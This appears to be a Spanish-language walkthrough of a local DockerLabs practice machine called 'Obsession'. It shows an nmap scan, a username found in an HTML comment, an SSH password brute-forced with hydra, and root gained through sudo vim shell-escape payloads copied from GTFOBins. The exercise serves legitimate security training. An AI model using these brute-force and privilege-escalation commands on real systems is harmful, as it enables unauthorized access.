

Obsession

```
(kali㉿kali)-[~]
$ sudo chmod +x auto_deploy.sh
[sudo] password for kali:

(kali㉿kali)-[~]
$ sudo ./auto_deploy.sh obsession.tar
```



DOCKEERLABS

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es → 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla

Fase 1- Servicios

```
PORT      STATE SERVICE REASON          VERSION
21/tcp    open  ftp      syn-ack ttl 64    vsftpd 3.0.5
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to ::ffff:172.17.0.1
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 2
|     vsFTPD 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--  1 0      0        667 Jun 18  2024 chat-gonza.txt
|_-rw-r--r--  1 0      0        315 Jun 18  2024 pendientes.txt
22/tcp    open  ssh      syn-ack ttl 64    OpenSSH 9.6p1 Ubuntu 3ubuntu13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 60:05:bd:a9:97:27:a5:ad:46:53:82:15:dd:d5:7a:dd (ECDSA)
|_ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBICJkT7eK4HDkyFx9Sdx52QBKA10xD2HLDN9dnPLkFaFXa2pI5bRqIRdMJLAKBTyyx2/ifuDUCyl0uGyB2Ex
HvQ8=
|   256 0e:07:e6:d4:3b:63:4e:77:62:0f:1a:17:69:91:85:ef (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFYEzfToqDm7m3dRLdvXwcIhNZzbIgwquUJvnII1jjJn
80/tcp    open  http      syn-ack ttl 64    Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Russoski Coaching
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-methods:
|_Supported Methods: OPTIONS HEAD GET POST
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

En esta fase inicial, realizamos un escaneo de puertos para identificar los servicios disponibles en la máquina objetivo. Utilizamos la herramienta Nmap con una serie de opciones para obtener información detallada y realizar un análisis exhaustivo de los puertos abiertos.

Comando Nmap utilizado:

```
sudo nmap -p- --open -sS -sC -sV --min-rate 5000 -vvv -n -Pn 172.17.0.2 -oN Escaneo
```

Detalles del Comando:

- `sudo nmap -p- --open -sS -sC -sV --min-rate 5000 -vvv -n -Pn 172.17.0.2 -oN Escaneo`
- `-p-` : Escaneo de todos los puertos.
- `--open` : Muestra solo puertos abiertos.
- `-sS` : Escaneo SYN para determinar el estado de los puertos.
- `-sC` : Activa detección de versiones y vulnerabilidades.
- `-sV` : Escaneo de versiones de servicios.
- `--min-rate 5000` : Velocidad mínima de escaneo.
- `-vvv` : Verbosidad muy alta para información detallada.
- `-n` : Desactiva la resolución de DNS.
- `-Pn` : Ignora la detección de hosts en línea.
- `172.17.0.2` : IP de la máquina objetivo.
- `-oN Escaneo` : Guarda resultados en archivo "Escaneo".


Resultados:

Puertos Abiertos:

1. **21/tcp (FTP)**: vsftpd 3.0.5
2. **22/tcp (SSH)**: OpenSSH 9.6p1
3. **80/tcp (HTTP)**: Apache httpd 2.4.58

Puerto 80


Al identificar que el puerto 80 estaba abierto durante el escaneo, se procedió a ingresar la dirección IP en el navegador. Esto llevó a acceder a una pagina de entrenamiento personalizado.



Bienvenido. Soy Informático, pero sobre todo, soy **entrenador personal** con más de 5 años de experiencia en el entrenamiento con cargas y nutrición, con **certificado de profesionalidad** como Monitor de Musculación y Fitness. Para conocerme un poco más, [entra aquí](#).

Fase 2- Exploración

Codigo




En la linea 52 del codigo de la pagina vemos un mensaje:

```
<!-- Utilizando el mismo usuario para todos mis servicios, podré recordarlo fácilmente -->
```

Una pista...

Russoski



En la pagina encontramos un posible usuario...

russoski

Fase 3- Explotación

Hydra

Usamos hydra para realizar fuerza bruta al protocolo ssh, Comando utilizado:

```
> hydra -l russoski -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2
```

```
(kali㉿kali)-[~]
$ hydra -l russoski -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-16 06:21:06
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2  login: russoski  password: iloveme
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-16 06:21:40
```

Y nos encontró la contraseña iloveme

Fase 4- Privilegios

ssh russoski@172.17.0.2

iloveme

Si ya nos hemos conectado antes a est IP tendremos que renovar las claves:

ssh-keygen -f '/home/kali/.ssh/known_hosts' -R '172.17.0.2'

```
(kali㉿kali)-[~]
$ ssh russoski@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:R8Zi0JN33rhfvGADBLwVQ1mPV7lSmGJACOhjdTB0wMQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
russoski@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.12.38+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Jun 18 04:38:10 2024 from 172.17.0.1
russoski@4a92bc87f67c:~$
```

Sudo -l

```
russoski@4a92bc87f67c:~$ sudo -l
Matching Defaults entries for russoski on 4a92bc87f67c:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User russoski may run the following commands on 4a92bc87f67c:
    (root) NOPASSWD: /usr/bin/vim
```

Vemos que podemos ejecutar el binario `vim` como usuario `root`.

Vim

Consultamos la explotación de vim en Gtfobins:

<https://gtfobins.github.io/gtfobins/vim/#sudo>

| Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a) `sudo vim -c ':%!/bin/sh'`

(b) This requires that `vim` is compiled with Python support. Prepend `:py3` for Python 3.

```
sudo vim -c ':py import os; os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

(c) This requires that `vim` is compiled with Lua support.

```
sudo vim -c ':lua os.execute("reset; exec sh")'
```

Para escalar utilizando este binario, tenemos que ejecutar el comando:

```
sudo vim -c ':%!/bin/sh'
```

```
russoski@4a92bc87f67c:~$ sudo vim -c ':%!/bin/sh'

# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
# █
```

Y somos el usuario root!.